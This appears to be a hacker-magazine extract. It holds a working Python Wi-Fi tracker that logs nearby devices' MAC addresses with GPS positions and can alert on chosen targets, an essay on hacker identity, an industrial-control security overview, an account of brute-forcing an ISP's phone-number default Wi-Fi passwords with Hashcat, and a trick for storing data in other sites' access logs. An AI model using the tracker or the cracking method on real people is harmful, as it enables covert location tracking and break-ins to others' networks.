- *aircrack-ng* - www.aircrack-ng.org - An amazing suite of tools for monitoring Wi-Fi networks or cracking Wi-Fi passwords.
- *figlet* - www.figlet.org - A program that lets you write words in ASCII art font.
- *Great place to get started with scapy* - hack➥oftheday.securitytube.net/➥2013/03/wi-fi-sniffer-in-10-➥lines-of-python.html
- *Kismet* - www.kismetwireless.net - Great program for wardriving. Compatible with Bluetooth and even SDR. This program was definitely part of my inspiration.
- *macchanger* - www.gnu.org/soft➥ware/macchanger - An easy way to spoof your MAC address. Avoid being tracked!
- *scapy* - scapy.net - A Python library for reading and crafting packets.
- *wigle* - wigle.net - A giant wardriving database. There's a good chance your access point is logged in here already.
- *Wireshark* - www.wireshark.org - A great tool for sniffing traffic. As I've explained, I used their manufacturers file to help identify devices.
- My twitter: twitter.com/columbo➥2600 - I will be posting a digital version of the code from this Twitter account shortly after publication. If you have any questions or comments, you can reach me there.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

#For best results, run as root in a safe enviornment.
#This is experimental software.  Use at your own risk.
#This requires the scapy python library, the aircrack-ng suite, gpsd, and
➥ the gps python library.
#Read the original article for further documentation.
```

```
from scapy.all import *
import os, sys, time, datetime
from gps import *
#Insert some threading to run multiple functions at the same time.
from threading import Thread
#Some variables to use globally later.
menu = “”
interface = “”
hwaddress = “”
#Optional vender list to view the names of the hardware venders.
venderlist = []
#Our output file’s name.
file_name = “”
#Lattitude/Longitude global variables.
lat = 0.0
lon = 0.0
#Menu display.  Title font uses a figlet font named Bloody.  Requires utf
➥ coding.
def displaymenu():
    global menu
    menu = raw_input(“\n\
To continue, type a number and then press enter:\n\
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
➥  *\n\
Choose an option:\n\
1. Change into monitor mode with airmon-ng.\n\
2. Start gpsd and specify your gps device.\n\
3. Scan for all hardware addresses and write to file. ctrl-z to exit.\n\
4. Match hardware addresses from different file outputs.\n\
5. Scan for one or more specific hardware addresses from a file.\n\
6. Find probes and associated devices from a hw address.  This scans through
➥ your airodump-ng database.\n\
7. Create or update hardware vender file to identify most devices scanned.\n\
8. Stop monitor mode and return wifi to normal. \n\
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
➥  *\n\
“)


#---------------------definitions-----------------------
def AddressScan(pkt) :
    global file_name
    global lat
    global lon
    splitstring = []
    f = open(file_name, “a”)
    venderfound  = 0
    thetimeis = datetime.datetime.now()
    #This section looks for valid harddware addresses.  The length  will be
➥ 17.  Then it looks through your hardware vender file
    #to figure out which type of device the address belongs to.  It also takes
➥ note of the date/time and gps coordinates.
    if pkt.addr1 not in clients and len(str(pkt.addr1)) == 17:
        clients.append(pkt.addr1)
        for line in venderlist:
            if len(line) > 2 and line[2] == “:”:
                splitstring = line.split(‘,’)
                if str(pkt.addr1)[:len(splitstring[0])] == splitstring[0].
➥lower() and venderfound == 0:
                    f.write(str(pkt.addr1) + “,” + splitstring[1].rstrip()
➥ + “,” + str(lat) + “,” + str(lon) + “,” + str(thetimeis) + “\n”)
                    print “Device Found: %s - %s,%s,%s,%s” % ((pkt.addr1),
➥ splitstring[1].rstrip(), str(lat), str(lon),str(thetimeis))
                    venderfound = 1
        if venderfound == 1:
            venderfound = 0
        else:
            f.write(str(pkt.addr1) + “,unknown,” + str(lat) + “,” + str(lon)
➥ + “,” + str(thetimeis) + “\n”)
            print “Device Found: %s,unknown,%s,%s,%s” % ((pkt.addr1),
➥ str(lat), str(lon), str(thetimeis))

    if pkt.addr2 not in clients and len(str(pkt.addr2)) == 17:
        clients.append(pkt.addr2)
        for line in venderlist:
            if len(line) > 2 and line[2] == “:”:
                splitstring = line.split(‘,’)
                if str(pkt.addr2)[:len(splitstring[0])] == splitstring[0]
➥.lower() and venderfound == 0:
                    f.write(str(pkt.addr2) + “,” + splitstring[1].rstrip()
➥ + “,” + str(lat) + “,” + str(lon) + “,” + str(thetimeis) + “\n”)
                    print “Device Found: %s - %s,%s,%s,%s” % ((pkt.addr2),
➥ splitstring[1].rstrip(), str(lat), str(lon), str(thetimeis))
                    venderfound = 1
        if venderfound == 1:
            venderfound = 0
        else:
            f.write(str(pkt.addr2) + “,unknown,” + str(lat) + “,” + str(lon)
➥ + “,” + str(thetimeis) + “\n”)
            print “Device Found: %s,unknown,%s,%s,%s” % ((pkt.addr2),
➥ str(lat), str(lon), str(thetimeis))

    if pkt.addr3 not in clients and len(str(pkt.addr3)) == 17:
        clients.append(pkt.addr3)
        for line in venderlist:
            if len(line) > 2 and line[2] == “:”:
                splitstring = line.split(‘,’)
                if str(pkt.addr3)[:len(splitstring[0])] == splitstring[0]
➥.lower() and venderfound == 0:
                    f.write(str(pkt.addr3) + “,” + splitstring[1].rstrip
➥() + “,” + str(lat) + “,” + str(lon) + “,” + str(thetimeis) + “\n”)
                    print “Device Found: %s - %s,%s,%s,%s” % ((pkt.addr3),
➥ splitstring[1].rstrip(), str(lat), str(lon), str(thetimeis))
                    venderfound = 1
        if venderfound == 1:
            venderfound = 0
        else:
            f.write(str(pkt.addr3) + “,unknown,” + str(lat) + “,” + str(lon)
➥ + “,” + str(thetimeis) + “\n”)
            print “Device Found: %s,unknown,%s,%s,%s” % ((pkt.addr3),
➥ str(lat), str(lon), str(thetimeis))

def scancommand(pkt) :
    global file_name
    global hwaddressfile
    global lat
    global lon
    global systemcommand
    f = open(file_name, “a”)
    if pkt.addr1 in clients:
        thetimeis = datetime.datetime.now()
        print “Device Detected: %s, %s, %s, %s, %s” % ((pkt.addr1), clients
➥[pkt.addr1], str(lat), str(lon), str(thetimeis))
        f.write(str(pkt.addr1) + “,” + clients[pkt.addr1] + “,” + str(lat) +
➥ “,” + str(lon) + “,” + str(thetimeis) + “\n”)
        if systemcommand != “”:
            os.system(systemcommand)
    if pkt.addr2 in clients:
        thetimeis = datetime.datetime.now()
        print “Device Detected: %s, %s, %s, %s, %s” % ((pkt.addr2),
➥ clients[pkt.addr2], str(lat), str(lon), str(thetimeis))
        f.write(str(pkt.addr2) + “,” + clients[pkt.addr2] + “,” + str(lat)
➥ + “,” + str(lon) + “,” + str(thetimeis) + “\n”)
        if systemcommand != “”:
            os.system(systemcommand)

    if pkt.addr3 in clients:
        thetimeis = datetime.datetime.now()
        print “Device Detected: %s, %s, %s, %s, %s” % ((pkt.addr3), clients
➥[pkt.addr3], str(lat), str(lon), str(thetimeis))
        f.write(str(pkt.addr3) + “,” + clients[pkt.addr3] + “,” + str(lat) +
➥ “,” + str(lon) + “,” + str(thetimeis) + “\n”)
        if systemcommand != “”:
            os.system(systemcommand)
    f.close()

def channelhop():
    channel = 1
    while channel < 14:
        os.system(“iw dev %s set channel %d” % (interface, channel))
        time.sleep(.01)
        channel = channel + 1

        if channel == 13:
            channel = 1

#This feature requires you to set up gpsd on your system.  Also requires the
➥ python module gps.
def gpsfunct():
    global lat
    global lon
    gpsd = gps(mode=WATCH_ENABLE|WATCH_NEWSTYLE)
    while True:
        report = gpsd.next()
        if report[‘class’] == ‘TPV’:
            lat = getattr(report,’lat’,0.0)
            lon = getattr(report,’lon’,0.0)

def airodumpdatabase():
        #Run airodump and save all the data. we can refer to this data later.
➥ This line uses the -K 1 option to run airodump-ng in the
        #background.  If this option isn’t used airodump-ng seems to override
➥ the output.  This will keep on running even after the
        #python script is closed.  You may want to close it manually when
➥ you’re finished.
        os.system(‘airodump-ng -K 1 -w’ + “aird-db/” + str(datetime.datetime
➥.now()).replace(“ “,””) + ‘ --output-format csv ‘ + interface)
#----------------------menu--------------------------------
while True:
    displaymenu()
    if menu == “1”:
        os.system(“clear”)
        #Assumes the user has iwconfig.  Shows available interfaces.
        os.system(“iwconfig”)
        #User inputs preferred wireless interface
        interface = raw_input(“Please enter your wireless interface:
➥ (ex. wlan0)\n”)
        #Device is turned off and then put into monitor mode
        os.system(“ip link set dev “ + interface + “ down”)
        os.system(“airmon-ng start “ + interface)
        #If you type in your interface name incorrectly you should restart.
➥ The other options will assume you succesfully entered monitor mode.
        interface = interface + “mon”
    if menu == “2”:
        gpsdevice = raw_input(“Please enter your gps device.
➥ (ex. /dev/ttyUSB0)\n”)
        os.system(“gpsd “ + gpsdevice + “ -F /var/run/gpsd.sock”)
    if menu == “3”:
        #Start GPS function so that can load while prompts are entered.
        Thread(target = gpsfunct).start()
        clients = []
        clients.append(“ff:ff:ff:ff:ff:ff”)
        #User inputs interface if string is empty.
        if interface == “”:
            os.system(“clear”)
            os.system(“iwconfig”)
            interface = raw_input(“Please enter your wireless interface:
➥ (ex. wlan0mon)\n”)
        if os.path.exists(“hwvenderlist”):
            venderfile = “hwvenderlist”
        else:
            venderfile = raw_input(“Please enter the name of the file with
➥ hardware venders, or leave this blank.\n”)
        if venderfile != “”:
            vf = open(venderfile,”r”)
            for line in vf:
                venderlist.append(line)
            vf.close()
        blacklistfile = raw_input(“Enter the name of your blacklist file or
➥ leave this blank and press enter.\n”)
        if blacklistfile != “”:
            bl = open(blacklistfile,”r”)
            for line in bl:
                #Truncate the line to 17 characters.
                clients.append(line[:17])
            bl.close()
        file_name = raw_input(“Please name the output file.\n”)
        if file_name == “”:
            file_name = “wt-option3-default-output-” + str(datetime.datetime.
➥now())
        #Checks for airodump-database directory.  Creates it if it doesn’t
➥ exist.  We can use these files later.
        if os.path.exists(“aird-db”) == False:
            os.system(“mkdir aird-db”)

        #Press ctrl c OR ctrl Z to stop scripts
        #Runs our channel hopper, address scanner, and airodump-ng database.
        Thread(target = airodumpdatabase).start()
        Thread(target = channelhop).start()
        Thread(target = sniff(iface=interface, prn = AddressScan)).start()
    if menu == “4”:
        list1 = []
        list2 = []
        file1 = raw_input(“Enter the name of your first output file.\n”)
        file2 = raw_input(“Enter the name of your second output file.\n”)
        savedfile = raw_input(“If you would like to save the matches to a file
➥ enter a file name.\n”)
        f1 = open(file1,”r”)
        f2 = open(file2,”r”)
        #Check to see if the user wants to save a file.  Otherwise you’ll get
➥ an error.
        if savedfile != “”:
            nf = open(savedfile,”a”)
        for line in f1:
            list1.append(line.lower()[:17])
        f1.close()
        for line in f2:
            list2.append(line.lower()[:17])
        f2.close()
        for line in set(list1).intersection(list2):
            print line
            if savedfile != “”:
                nf.write(line)
        raw_input(“Press enter to return to menu.”)
        os.system(“clear”)
    if menu == “5”:
        Thread(target = gpsfunct).start()
        if interface == “”:
            os.system(“clear”)
            os.system(“iwconfig”)
            interface = raw_input(“Please enter your wireless interface:
➥ (ex. wlan0mon)\n”)
        clients = {}
        hwaddressfile = raw_input(“Please enter the filename that contains the
➥ addresses you would like to scan for\n”)
        file_name = raw_input(“Enter the name of the file to output successful
➥ scan info.  (date/time GPS)\n”)
        if file_name == “”:
            file_name = “wt-option5-default-output-” + str(datetime.datetime.
➥now())
        systemcommand = raw_input(“Enter a shell command to run on a
➥ successful scan. (ex. vlc ring.wav)\n”)
        hwf = open(hwaddressfile,”r”)
        splitstring = []
        for line in hwf:
            splitstring = line.split(“,”)
            if len(splitstring) > 1:
                clients.update({splitstring[0][:17].lower() : splitstring[1]
➥.rstrip()})
            else:
                clients.update({splitstring[0][:17].lower() : “no name”})
        Thread(target = channelhop).start()
        Thread(target = sniff(iface=interface, prn = scancommand)).start()
        hwf.close()
    if menu == “6”:
        splitstring = []
        airdfile = []
        airddb = os.listdir(“aird-db”)
        clientmac = raw_input(“Please enter the mac address of the
➥ client.\n”)
        clientmac = clientmac.upper()
        for line in airddb:
            ad = open(“aird-db/” + line,”r”)
            #We start scanning from the bottom.  The first line we need is len
➥(airdfile)-2.
            linenum = 2
            for line in ad:
                airdfile.append(line)
            #Checks for a colon on the 3rd character of the line.  If it’s
➥ there it should be a client.
            while airdfile[len(airdfile)-linenum][2] == “:”:
                splitstring = airdfile[len(airdfile)-linenum].split(‘,’)
                #Prints out the associated client.
                if splitstring[0] == clientmac:
                    print “Associated AP:”
                    print splitstring[5]
                if splitstring[0] == clientmac and len(splitstring[6]) != 2:
                    for probe in range(len(splitstring) - 6):
                        print “Probe:”
                        print splitstring[6 + probe]
                linenum = linenum + 1
            ad.close()
        raw_input(“Press enter to return to menu.”)
        os.system(“clear”)

    if menu == “7”:
        #We start out with the wireshark manuf file.  That has all the info
➥ we need.  It just has to be modified.
        os.system(“wget -O hwvenderlist-tempfile-delete https://raw.githubuser
➥content.com/wireshark/wireshark/master/manuf”)
        #Get rid of all the commas.  We need to turn this into a csv file
➥ of sorts.
        os.system(“sed -i ‘s/,//g’ hwvenderlist-tempfile-delete”)
        #Replace the first tab on each line with a comma.  This should
➥ separate all the hardware addresses.
        os.system(“sed -i ‘s/\\t/,/’ hwvenderlist-tempfile-delete”)
        #Truncate the “netmasks” after the specified number of bits.
        os.system(“sed -i ‘s/0:00\\/36//’ hwvenderlist-tempfile-delete”)
        os.system(“sed -i ‘s/0:00:00\\/28//’ hwvenderlist-tempfile-delete”)
        splitstring = []
        ieeereg = “”
        #We need to move all the IeeeRegi addresses to the bottom.  Some are
➥ redundant after modifying the netmasks.
        with open(“hwvenderlist-tempfile-delete”, “r”) as fdownload:
            with open(“hwvenderlist”, “w”) as output:
                output.write(“# This file has been modified for use with
➥ wifitrack.  Sorry for any confusion.\n”)
                for line in fdownload:
                    splitstring = line.split(“,”)
                    if len(splitstring) > 1 and splitstring[1][:8] ==
➥ “IeeeRegi”:
                        ieeereg = ieeereg + line
                    else:
                        output.write(line)
                output.write(ieeereg)
        fdownload.close()
        output.close()
        os.system(“rm hwvenderlist-tempfile-delete”)

    if menu == “8”:
        #User inputs preferred wireless interface.
        if interface == “”:
            os.system(“iwconfig”)
            interface = raw_input(“Please enter your wireless interface:
➥ (ex. wlan0mon)\n”)
        #Device is turned off and then put into monitor mode.
        os.system(“airmon-ng stop “ + interface)
```

The Hacker Perspective

by Dave Collins

Not unlike asking 100 anarchists "how do you define anarchism?" if you were to ask 100 hackers how they would define a hacker, you might get just as many answers. I am a longtime anarchist, but someone who would only recently and reluctantly called themselves a hacker. So keep in mind that this is just one dude's (skid's) opinion about what a hacker is. If you disagree, that is fine. If you think that the definition of a hacker should be more nuanced, that is also fine. You should write your own article next time! For this essay, I propose the following definition.

A hacker is anyone who figures out solutions to problems using the tools available to them.

Ideally, the solutions to these problems would be elegant, but sometimes a quick and dirty hack that works is worth as much as a perfectly polished exploit. I am not going to get into a semantic discussion about "crackers versus hackers" - for the purposes of this column, the color hat worn by the hacker is entirely irrelevant. I don't even think it is necessary to limit this definition to computers. In the end, when one finds a solution to a problem, or gets the desired result, the question of "how" is not that important. Sure, it can be tremendously interesting, but does it *really* matter why something works or *that* it works? Put another way, do you need to know how a particular exploit works against a particularly vulnerable system, or simply that it does?

Rather than have a restrictive definition of a hacker that involves compromising vulnerable computer systems, I would rather have a larger definition of a hacker to encourage more people to start thinking critically. Life is too short to try and act as arbitrator of a term, policing people's language about how they choose to define themselves. Our world has too many bullies in it, and anyone who would bully someone about how they define themselves is an asshole I don't care about. If your first reaction to someone calling themselves a hacker is to sneer and try to prove that they aren't, you need to take a long, hard look at yourself. I will return to the gatekeeping issue later because I think it is really important.

I became a hacker because of a series of happenstances. Let's start with professionally. After being burned out working as a network administrator for my hometown community college, I moved across the state - first to earn a BA and then a graduate degree in a subject (history) that gives me basically two options: either go earn a Ph.D or teach at a high school. Since I didn't get accepted to any of the doctoral programs I applied to after finishing my MA, and I was unable to find any academic work, a friend (who would later turn out to be my first mentor) told me about the basics of vulnerability scanning and explained how to set up a small consultancy. Fortunately, I started using Linux before going to college and have been using it daily for nearly a decade. So when it came time to start using Kali Linux for a touch of the ultraviolence, I knew how to get around the command line. I spent a few months teaching myself the basics in a really poorly constructed lab environment and asking my mentor a ton of questions. I even found a client that let me poke around their website. After that, a company nearby offered me a junior consultant position and I took it. Next thing I knew, I was getting paid to try to hack into banks and other businesses - a dream come true for the kid who grew up watching the movie *Hackers* and thinking that there could be no cooler job then getting paid to hack all day.

So when I mentioned earlier that a hacker is anyone who figures out solutions to problems using the tools available to them, let me give you a practical example. I was at a client's site (in this case, a bank) and we were doing a little physical recon as we were leaving the building. In hindsight, we should have done this when we first came in, but that is not the point of the story. The point is that I discovered two potential vulnerable spots in the client's network based on weaknesses I knew about because of my time first at the help desk and later as a network administrator. So when I say that gatekeeping is a problem, this is part of what

I am talking about. Just because I didn't know how to really write code at the time, or develop my own exploits, I could have still leveraged previous IT knowledge to compromise the network in a way that someone who only has development experience wouldn't know.

So even though I'm not in the best position to offer a message to aspiring hackers, I'm going to do it anyway. First of all, you have to be willing to fail. Often. When I popped my first shell on a client, it was using an exploit that failed four times before finally working. Information security as a field is one where you are simply going to fail. One dirty secret that professional penetration testers and red-team people hate to admit is that blue teams are good. They are often really damn good. Just because you are able to pop a shell, that doesn't mean it will stay alive. Or that your connection will stay alive. If you want to be good, you have to first be willing to admit that you suck. Perhaps worse still is the knowledge that you are going to suck for a long time. Let me give another example.

I started the PWK course offered by Offensive Security, you know, "Penetration Testing with Kali Linux?" Anyway, going into it, I didn't have a ton of programming experience. I'd taken a few classes at the aforementioned community college, one or two on UNIX programming at another school, and have been teaching myself Python for the last few months, but I am not a great coder yet. I still have a ton to learn. Going through the course, you are expected to be able to write scripts and do the basics of exploit development. While these things are both fun, they also require you to fail, a lot. Anyone who has written code can tell you that your code is going to fail. You will figure out new and unique ways to make it crash and burn, but baby, it is going to burn. I've written code that borked machines so badly it crashed both the virtual machine and the host that was running it.

To paraphrase Jake from *Adventure Time,* sucking at something is the first step to getting good at something. In infosec, as in life, you have to crawl before you can walk.

So in addition to the message above, get used to sucking. The next bit of advice I would give to the aspiring hacker is to find a mentor: someone who knows more than you, and can point you in the right direction when you get stuck. Setting up a decent practice lab can be a pain in the ass. Having a mentor who can help walk you through it and give you nudges when you get stuck is worth its weight in gold.

Third bit of advice: Google is your friend. Perhaps, secretly, more than a friend. Sure, you have to cough up some of your personal data, but really, it's the price you pay for the best search engine. You can find all sorts of cool stuff by using the right magic words.

Fourth bit of advice: get ready to fail more.

If you are willing to fail, be rejected, do some Googling, and you are fortunate enough to find someone to point you in the right direction, you still have a mountain of work to do. Even though hackers can sometimes have reputations for being lazy, the reality is that many awesome hacks are awesome because they save you from having to do more work.

Near the beginning of this article, I had mentioned that I would talk about a few reasons why I thought that gatekeeping is bad. I want to expand on this further, because I think it is worth talking about. Information security, as a professional field - if you believe the hype and what you would read online - is desperate for people. Warm bodies who can do anything from working in a SOC (Security Operations Center - monitoring alerts, tweaking firewalls, and overall trying to ensure that the networks they are watching over remain secure and uncompromised) to penetration testing, exploit development, reverse engineering, threat hunting, malware analysis, bug bounty hunting, and even more - the information security subsection of the information technology field appears to be growing and shows no signs of slowing.

What this means is that, like it or not, there are going to be more people coming into the field. Some people take the hard line with newbs and skids and won't want them to feel welcome. Hazing and trials-by-fire still exist as well, but I don't think that this is the best way forward. If we all want to get better, having more people to bounce ideas off of is the best possible outcome. Most free and open-source software advocates are aware of the many eyes theory, but if you aren't, the idea is that many eyes make shallow bugs. Put another way, the more people that can look at code, the more likely we all are to find vulnerabilities that can then be patched. Or, the more people in information security, the better we can all get, regardless of the color of your hat.

Good news everyone! Systems will remain unpatched! There will always be some "business need" for old software, super old hardware and operating systems, and stuff that just should not ever touch the Internet to be totally touching the Internet! Sysadmins and netadmins will insist that for "reasons" they can't patch their stuff, at least not immediately, because ya gotta test patches! So, while they test patches, their vulnerable shit is just sitting on the Internet one quick Shodan search away! Plus, with the expansion of the Internet of Things (IoT) even *more* stupid shit will soon be touching the Internet, and IoT has a bad reputation for considering security as an afterthought, if they even think of it at all. That means that there will be more microwaves and smart light bulbs to pwn going forward!

What I'm trying to say is, there will be work in information security for a while to come, at least until machine learning and AI puts us all out of jobs (and hopefully just that and not, you know, killing us). Hopefully by then, the need to do 40 hours of work per week will be eliminated, and we can spend more time doing cool shit rather than spending a third of our day at work.

Until that day comes, try to be nice to newbs, skids, and scrubs. Remember that everyone started somewhere. Most people didn't begin writing exploits their first day, or even their first week. While I am sure that there are some who did, most had to rely on the work of others to learn. If you are in a position where you are more experienced, perhaps consider mentoring someone who is new. If you would rather not interact with a person, you could think about writing blog posts or doing video tutorials, which might end up leading to someone reaching out to you. There are also professional reasons why doing such things can be good for your career, if you want to reach the next level. Or, if you just want more Twitter followers, that can be a good avenue as well.

Remember, if you want to be a hacker, you can totally do it. It won't be easy, you will fail over and over again, but you will learn - almost certainly more then you ever expected you would. Not only about computers, systems, and networks, but also about people. Remember that some will shit talk along the way. There will be nay-sayers, haters, and you might make an enemy or two regardless of the color of hat you decide to wear. Until we can overthrow the capitalist system, we must have jobs. Being a hacker can either be an awesome job by itself, or be a framework you use to help make your life easier. Either way, if you figure out solutions to problems using the tools available to you, then you too can be a hacker. Bonus points if other people consider you a hacker too, but who cares what other people think?

Life is short. Far too short to spend it wishing you could do something. If you have always thought to yourself, "I want to be a hacker!" you can start, today! If you have a computer that is fast enough and with enough memory, find a guide and set up your own lab. Download a few vulnerable virtual machine images, segment them off, and start hacking! It really is that easy. If you don't have a capable machine, you can find walkthroughs that explain how to break the virtual machine images. Start reading walkthroughs for machines labeled easy and read, read, read! Once you get good enough, hack yourself an account on hackthebox.eu. If you are willing to work, you too can be a hacker. Remember that there will always be people who talk shit. If you develop all the skills of a hacker, and your reputation precedes you, the only people crazy enough to talk shit about you will do so behind your back and, like the tree falling in the forest, if you can't hear it, does their shit talk make a sound?

Dave Collins is an offensive security professional who blogs at whateversauce.com and tweets @ whatever_sauce. The author would like to send love greetz to his wife @punkrawkboss.

HACKER PERSPECTIVE
submissions have closed again.

We will be opening them again in the future so write your submission now and have it ready to send!

Industrial Control Systems and Cybersecurity

by Craig Reeds

Let's start with some definitions, to make sure we are all on the same page. An Industrial Control System (ICS) or Supervisory Control and Data Acquisition (SCADA) system is an industrial computer system that monitors and controls a process. This can be everything from flood control pumps, the electric utilities power generation and distribution system, to building cars and making candy bars. Another set of terms I will be using are IT and OT. IT is your normal office Information Technology, where OT is Operational Technology, the sort of technology used in manufacturing or industrial environments.

Industrial Control Systems have been around in one form or another since we started manufacturing things centuries ago. In their current incarnation, they are electronic, computerized systems. With the advent of the Internet and, more recently, the Industrial Internet of Things or IIot, Industrial Control Systems are being pushed into being connected to the Internet. This is a step that can only cause problems.

Connecting Industrial Control Systems to the corporate network and/or the Internet has opened the floodgates to serious cybersecurity risks, threatening to cause billions of dollars in damage and possible death to people and livestock. Even though we are faced with this danger, cybersecurity spending by critical infrastructure companies and manufacturing companies is lagging.

The first computer virus was created in 1981 and up until Stuxnet in 2010, viruses were confined to just damaging computers and could not affect the physical world. Now we are faced with viruses and hacking attacks that are intent on disrupting the physical world. Over the past years, we have allowed Internet-borne cyberthreats to find their way into Industrial Control Systems and cause lots of problems and dangers for the people that work with and around them. A well placed cyberattack can cause human casualties, billions in infrastructure damage, and even bring certain operations of our critical infrastructure to a screeching halt. Cyberattacks such as LockerGoga, WannaCry, NotPetya, Triton, Sauron, CrashOverride, and many of their mutations have proved that Industrial Control Systems are not only vulnerable, but very attractive targets. Some statistics, according to the latest threat landscape for Industrial Automation Systems in H2 2018 data from security vendor Kaspersky:

- Nearly 41 percent of all ICS endpoints were attacked.
- Trojan malware was found on 27 percent of ICS endpoints.
- 26 percent of attacks come from the Internet.
- A survey commissioned by Tenable found that in industries using industrial control systems (ICS) and operational technology (OT), 90 percent of respondents say their environment has been damaged by at least one cyberattack over the past two years, with 62 percent experiencing two or more attacks.
- 37 percent report at least one significant disruption caused by malware and 23 percent report at least one nation-state attack. 23 percent report at least one instance of economic espionage and 21 percent reported an instance of cyber extortion, such as a ransomware attack.

So, now that I have scared you a little, let's look at why these things are happening and what we can do to protect Industrial Control Systems.

Many companies are pushing to combine their IT and OT departments, something they call IT/OT Convergence, and it is really not a very good idea, since IT and OT have differing goals.

IT's primary goals are confidentiality, integrity, and availability - the CIA triad. While doing this, they also try to make it possible for the users to access the network from any location that they are working from, using whatever computing device they have with them. The goal is to make it as easy to work from an airport, hotel room, or coffee shop as it is to work in the office itself. Technology is updated and replaced often. Service packs are loaded, new software releases are loaded, and bugs are fixed.

OT's primary goals are availability, integrity, and confidentiality, a complete reversal of the CIA triad. They strive to keep production running, be it an electric utility, an oil rig, or a pop-tart factory 24/7/365. In the case of an electric utility, in order to meet the required standards, it is a closed system without the open access provided by IT systems. However, back in January, the *Wall Street Journal* published an article detailing how some bad actors (they said Russians) hacked into the electric grid here in the United States. They were able to do this due to a lack of security on the jump servers at low impact facilities. This vulnerability has been closed, or should have been closed, based on the changes for low impact entities detailed in *NERC CIP-003-6 Attachment 1* which went into enforcement September 1st, 2018 and *NERC CIP-003-7* that goes into effect January 1st, 2020. Something else to realize about this hack is that it started on the IT side of the house. If IT and OT at the attacked facilities had understood each other better, it could have been stopped.

The primary goal of Operational Technology cybersecurity personnel is to make the control systems as secure as possible, and this means controlling how users connect and what they use to connect with. This is accomplished by having very strict firewall rules and only opening secure ports or running services if they can be justified. OT systems such as these were never meant to be connected to the Internet and never should be if the goal is to protect them.

When it comes to OT, it doesn't matter what industry you run a cyber vulnerability or penetration test scan on. You will always find some out of date system, like a Windows XP computer, or a PLC that is pivotal to the operation that has an unpatched security flaw. Many times, systems are running the same software they were when they were installed, patches have not been loaded either because they were never tested by the vendor who supplied the equipment or thought to be unneeded since the equipment isn't connected to the Internet. Remember, some of the OT equipment is 10 to 20 years old; it was never meant to be connected to the Internet. These devices often do not have built in security capabilities because no one ever figured they would be connected to the Internet.

Moving away from the traditional "air-gapped" (no external connections) Industrial Control System to a corporate network or Internet connected system is dangerous. The security procedures, protocols, and protections that make sense for corporate IT cannot be applied to systems that were never created to be connected to the outside world.

When it comes to cybersecurity of Industrial Control Systems, the biggest issue is the lack of Operational Technology (OT) knowledge among cybersecurity professionals. Most everyone has the IT knowledge, but it cannot always be applied to an OT situation. For instance, when running an Nmap or OpenVas scan on an Industrial Control Network, do you know what equipment could lock up if you do too deep of a scan? There is a major difference between IT and OT, and it needs to be understood before any sort of scans are run.

Many universities and colleges have amazing cybersecurity programs that teach the students how to protect and configure all the latest and greatest equipment. Those students graduate ready to stop the evil Bad Actors from attacking corporate networks all around the world. This is a great thing - we need them there, fighting the good fight and providing us with those protections. However, when it comes to Industrial Control Systems like those at our utilities and manufacturing plants, there is a lack of cybersecurity knowledge and support.

So how do we solve these problems?

1. You have potential OT cybersecurity gurus in your maintenance department. Take someone that knows the process and teach them cybersecurity.
2. Resist merging IT and OT into one department.
3. Forget traditional antivirus software and implement application whitelisting.
4. Ensure proper configuration/patch management.
5. Reduce your attack surface area - disconnect from the office network and the Internet.
6. Build a defendable environment - segment the network.
7. Manage authentication - multi-factor authentication.
8. Implement secure remote access.
9. Monitor and respond.

Bad ISP OpSec

by JavinZ (zuckonit)

A lot of popular ISPs (Comcast, AT&T, Verizon) plus countless others have fantastic security - but a noticeable flaw is the default password for customers. You can easily see what these passwords are by finding them on the ISPs' websites or by scavenging forums online to find them. Do ISPs care about this? No. They are just there to make money from the customer.

I will mostly look at Canadian ISPs because they are very close to me. Two noticeable ISPs are Access and SaskTel. One quick look on their websites allows you to find what their default passwords are, allowing you to brute force accounts with a notorious program named "Hashcat." You can easily find out what provider people have from their access point name. A lot of ISPs do this, like Access (example: Access254).

The default password for Access is a random 21-character-length alphanumeric string. If you have a good GPU and CPU, you can crack the password in no time. But for basic users, it would take quite a while.

A worse example is SaskTel, whose default password still can be easily found on their website. SaskTel is unique in that they have the default password as their home phone number. Yes, that's right, their default is the *home phone number*. Now, if you know the area code for your province or region, you can easily brute force it in no time with Hashcat. For me, it took 48 seconds to brute force a SaskTel AP and have access to the devices on the network and, to make it worse, they left the admin panel with the same password as their AP!

If someone is inexperienced in computer security and hacking, and isn't aware of the consequences of leaving stuff with the default password, a lot of bad things can happen to their network without them knowing.

It's always good to change the password on your AP to something strong so nothing like this can happen. Will your ISP help you if you were hacked? Sure! But they won't learn from their simple mistakes.

by Buanzo

Anonymous Temporary Storage and Retrieval

Hello hackers all over the world!

I am not sure if this technique is well known. As far as I can tell, no one is using it (probably for a reason), but I have not seen it covered, so here it goes.

People tend to use sites such as pastebin and other websites to post information to. Some time ago, I was wondering about different methods for saving data to "the Internet" without having to register, validate I'm not a bot, etc., etc. So my mind wandered a bit... "what gets written all over the Internet, directly or indirectly?" *Log files*.
So a simple google dork for access_log and "index of" provided me with a nice bunch of servers publishing httpd access_log. And yes, I could create an interesting URL... for instance:
www.example.com/THIS_DOES_NOT_
➥EXIST_YYYYMMDDHHMMSS_ARBITRARY_
➥DATA...
and yes, I would find a matching 404 for "/THIS_DOES_NOT_EXIST_
➥YYYYMMDDHHMMSS_ARBITRARY_DATA" in www.example.com/logs/access_log....

Add some Tor there... and presto, you have a way to store data. Add some crypto, some structure... and there you go, a way to store information for a long time (google cache, wayback, etc., etc.) without having to do anything but a simple HTTP GET.

I might put some tools up on GitHub, but please go ahead and have fun with this extremely simple method.

Cheers!

How to Become a Hacker in 24 Hours

by XCM

I must have been 17 years old. In the space of a few weeks, I had developed a morbid obsession with cryptography.

I had spent some time devouring a couple of books I had found on the topic; which was quite an esoteric one at the time in my town.

At the first opportunity, I would stop by the local bookshop to avidly rummage on the shelves in the meager IT section. Having been in the exact same shop just a few days earlier was not a reason to deter me from trying my luck.

As I grabbed a copy of a book that caught my attention, the very same book I had quickly scanned earlier that week, I heard a voice behind me.

"I want a book that teaches how to become a hacker."

I don't know how resolute that statement was. However, fast forward twenty-something years, I still remember that moment as if it was yesterday.

It is not uncommon nowadays to sense a similar level of excitement in those who decide they want to become hackers.

Perhaps more precisely, today many enthusiasts are still fascinated by their very personal ideas of what a hacker is. An idea that has maybe shifted considerably over the last half century.

The challenge, in my opinion, is that at times it is easy to assume there is a clear, proctored path to follow to become a hacker.

Like reading a book.

